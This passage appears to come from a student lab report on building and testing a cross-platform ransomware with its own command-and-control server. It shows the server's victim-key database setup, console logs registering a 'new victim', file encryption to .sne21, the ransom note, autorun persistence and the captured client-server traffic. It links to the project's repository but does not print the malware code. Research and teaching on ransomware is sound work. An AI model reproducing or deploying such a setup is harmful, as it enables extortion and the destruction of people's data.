// Create a database called test
create database test;
use test;

// Create table clients at the test database

create table clients(
id int auto_increment not null,
userIdentity varchar(255) not null,
userKey varchar(100) not null,
userIV varchar(100) not null,
additional varchar(255),
primary key(id)
);
```

// Install the MariaDB module for the python3 to work with DB
sudo pip3 install mariadb

At last I added the following line bind-address = 0.0.0.0 to the /etc/mysql/my.cnf file. After that, I started the C&C server as shown in Figure 24.

```
st12@st12:~/Desktop/OT-RP-ransomware$ python3 server.py
Starting C&C Server...
<mariadb.connection connected to '10.1.1.212' at 0x7f0ca6a155c0>
a868c97ec6699c9edcf08d7f7e5d4e8c41aa8d3fa9911956c125c202b9d7e888 3d1626577e07ccc
868d83354f9efc2a3
Test-Users Key and IV: ('a868c97ec6699c9edcf08d7f7e5d4e8c41aa8d3fa9911956c125c20
2b9d7e888', '3d1626577e07ccc868d83354f9efc2a3')
Database successful initialized
Server started successful!
Listening on Port: 6666

Connected to: ('10.1.1.81', 49784)
0*_*a3de1a22d1fa9f59eaa5a9278b9162755d688dd34a24a812d8714bf1b22d322ecccadd2624ec
56786d4faa50b761a89c627fd02cbe57d13818c2b8dae1edcdee*_*New victim!
```

Figure 24 – Start the C&C server

0 - first Connection to the server
_ is separetor
a3de1a22d1fa9f59eaa5a9278b9162755d688dd34a24a812d8714bf1b22d322ecccadd2624ec5678
6d4faa50b761a89c627fd02cbe57d13818c2b8dae1edcdee is UID
New victim! - just message

For Linux, I tested malware for testDir with the following files (Figure 25).

```
jserver@jserver: ~/testDir
jserver@jserver:~/testDir$ ll
total 652
drwxrwxr-x  3 jserver jserver   4096 мая 16 22:45 ./
drwxr-xr-x 18 jserver jserver   4096 мая 16 17:05 ../
drwxrwxr-x  2 jserver jserver   4096 мая 16 22:45 1/
-rwxr-xr-x  1 jserver jserver      6 мая 16 17:05 1.doc*
-rwxr-xr-x  1 jserver jserver   5683 мая 16 17:05 index.jpg*
-rwxr-xr-x  1 jserver jserver 640976 мая 16 17:05 Science_Cats-84873657.webp*
jserver@jserver:~/testDir$
```

Figure 25 – Files to test

After I run the malware, it connects to the server using the initial message as shown in Figure 24. After retrieving keys it encrypts files and shows instruction (Figure 26)

```
jserver@jserver: ~/Downloads
jserver@jserver:~/Downloads$ ./dobby-obf
Oh, nooo!Work again?!
Dobby will never be free...
Whoops your personal data was encrypted! Read the index.html on the Desktop how
to decrypt it [ENTER]
```

Figure 26 – instruction

It will open the index.html file from Desktop (Figure 27).




Figure 27 – index.html

So, all files in testDir were encrypted and their extension was changed to .sne21 (Figure 28).




Figure 28 – Encrypted files

Also, it created two new files in the user home directory (Figure 29).

Figure 29 – Created files

The identifier is used to communicate with the C&C server. if_you_change_this_file_your_data_is_lost contains the list of encrypted files. After some time it receives the message from the C&C server that shows that the ransom was paid. So it will ask me to decrypt files (Figure 30).





Figure 30 – Decrypt files?

Then it will decrypt files and remove itself from the system. Figure 31 shows the communication between the client and the C&C server.



Source	Destination	Protocol	Length	Info
10.1.1.81	10.1.1.212	TCP	74	49796 → 6666 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=910242159 TSecr=0 WS=128
10.1.1.212	10.1.1.81	TCP	74	6666 → 49796 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1966451501 TSecr=910242159 WS=1
10.1.1.81	10.1.1.212	TCP	66	49796 → 6666 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=910242159 TSecr=1966451501
10.1.1.81	10.1.1.212	TLSv1.3	305	Client Hello
10.1.1.212	10.1.1.81	TCP	66	6666 → 49796 [ACK] Seq=1 Ack=240 Win=65024 Len=0 TSval=1966451502 TSecr=910242160
10.1.1.212	10.1.1.81	TLSv1.3	1703	Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data, Application Data
10.1.1.81	10.1.1.212	TCP	66	49796 → 6666 [ACK] Seq=240 Ack=1638 Win=63616 Len=0 TSval=910242183 TSecr=1966451525
10.1.1.81	10.1.1.212	TLSv1.3	146	Change Cipher Spec, Application Data
10.1.1.212	10.1.1.81	TCP	66	6666 → 49796 [ACK] Seq=1638 Ack=320 Win=65024 Len=0 TSval=1966451526 TSecr=910242184
10.1.1.81	10.1.1.212	TLSv1.3	234	Application Data
10.1.1.212	10.1.1.81	TCP	66	6666 → 49796 [ACK] Seq=1638 Ack=488 Win=64896 Len=0 TSval=1966451526 TSecr=910242184
10.1.1.212	10.1.1.81	TLSv1.3	321	Application Data
10.1.1.81	10.1.1.212	TCP	66	49796 → 6666 [ACK] Seq=488 Ack=1893 Win=64128 Len=0 TSval=910242184 TSecr=1966451526
10.1.1.212	10.1.1.81	TLSv1.3	321	Application Data
10.1.1.81	10.1.1.212	TCP	66	49796 → 6666 [ACK] Seq=488 Ack=2148 Win=64128 Len=0 TSval=910242184 TSecr=1966451526
10.1.1.212	10.1.1.81	TLSv1.3	90	Application Data
10.1.1.81	10.1.1.212	TCP	66	49796 → 6666 [ACK] Seq=488 Ack=2172 Win=64128 Len=0 TSval=910242232 TSecr=1966451574
10.1.1.212	10.1.1.81	TLSv1.3	97	Application Data
10.1.1.212	10.1.1.81	TCP	66	6666 → 49796 [FIN, ACK] Seq=2203 Ack=488 Win=64896 Len=0 TSval=1966451648 TSecr=910242232
10.1.1.81	10.1.1.212	TCP	66	49796 → 6666 [ACK] Seq=488 Ack=2203 Win=64128 Len=0 TSval=910242307 TSecr=1966451648
10.1.1.81	10.1.1.212	TLSv1.3	90	Application Data
10.1.1.212	10.1.1.81	TCP	54	6666 → 49796 [RST] Seq=2204 Win=0 Len=0
10.1.1.81	10.1.1.212	TCP	66	49796 → 6666 [FIN, ACK] Seq=512 Ack=2204 Win=64128 Len=0 TSval=910242307 TSecr=1966451648
10.1.1.212	10.1.1.81	TCP	54	6666 → 49796 [RST] Seq=2204 Win=0 Len=0
10.1.1.81	10.1.1.212	TCP	74	49798 → 6666 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=910242307 TSecr=0 WS=128
10.1.1.212	10.1.1.81	TCP	74	6666 → 49798 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1966451649 TSecr=910242307 WS=1
10.1.1.81	10.1.1.212	TCP	66	49798 → 6666 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=910242307 TSecr=1966451649
10.1.1.81	10.1.1.212	TLSv1.3	305	Client Hello
10.1.1.212	10.1.1.81	TCP	66	6666 → 49798 [ACK] Seq=1 Ack=240 Win=65024 Len=0 TSval=1966451649 TSecr=910242307
10.1.1.212	10.1.1.81	TLSv1.3	1703	Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data, Application Data
10.1.1.81	10.1.1.212	TCP	66	49798 → 6666 [ACK] Seq=240 Ack=1638 Win=63616 Len=0 TSval=910242308 TSecr=1966451650
10.1.1.81	10.1.1.212	TLSv1.3	146	Change Cipher Spec, Application Data
10.1.1.212	10.1.1.81	TCP	66	6666 → 49798 [ACK] Seq=1638 Ack=320 Win=65024 Len=0 TSval=1966451650 TSecr=910242308
10.1.1.81	10.1.1.212	TLSv1.3	234	Application Data

Figure 31 – Network traffic between client and C&C server

The inresting part here is even when the compiled binary was stripped (Figure 32) golang still save info about functions as data (Figure 33).




Figure 32 – Info about binary




Figure 33 – Info about function

Figure 34 shows the encrypted file for Windows.




Figure 34 – Encrypted file

Figure 35 shows the .bat file added to autorun.




Figure 35 – VPN.bat file added to autorun

So at this point malware is successfully working

SUMMARY

During the project, I developed the ransomware, which uses AES-256 for encryption and communicates with the C&C server to retrieve the keyIV. It capable to work on both the Linux and Windows OS, but it still having difference in functionality as sandbox evasion and system calls.

REFERENCES

[1] Kaspersky. What is WannaCry ransomware? https://www.kaspersky.com/resource-center/threats/ransomware-wannacry

[2] Sophos. The State of Ransomware 2021. https://assets.sophos.com/X24WTUEQ/at/k4qjqs73jk9256hffhqsmf/sophos-state-of-ransomware-2021-wp.pdf
[3] International Counter-Ransomware Initiative https://www.state.gov/briefings-foreign-press-centers/update-on-the-international-counter-ransomware-initiative
[4] TrendMicro. Ransomware: Past, Present, and Future. https://documents.trendmicro.com/assets/wp/wp-ransomware-past-present-and-future.pdf
[5] Cutting the Gordian Knot: A Look Under the Hood of Ransomware Attacks https://seclab.nu/static/publications/dimva2015ransomware.pdf
[6] OT Lab 4 – WannaCry Analysis https://hackmd.io/k24FfjYJR86sEnPsOrpAJg
[7] How ransomware work's and GonnaCry linux ransomware https://0x00sec.org/t/how-ransomware-works-and-gonnacry-linux-ransomware/4594
[8] GonnaCry. Source code https://github.com/tarcisio-marinho/GonnaCry
[9] DFIR Professionals Responding to the REvil https://www.cadosecurity.com/resources-for-dfir-professionals-responding-to-the-revil-ransomware-kaseya-supply-chain-attack/
[10] DarkSide Reverse Engineering https://www.youtube.com/watch?v=NIiEcOryLpI
[11] Reversing Revil Malware https://ben.the-collective.net/2021/02/17/reversing-revil-part-1-stage-1-unpacker/
[12] Project https://github.com/MrRahmat/OT-RP-ransomware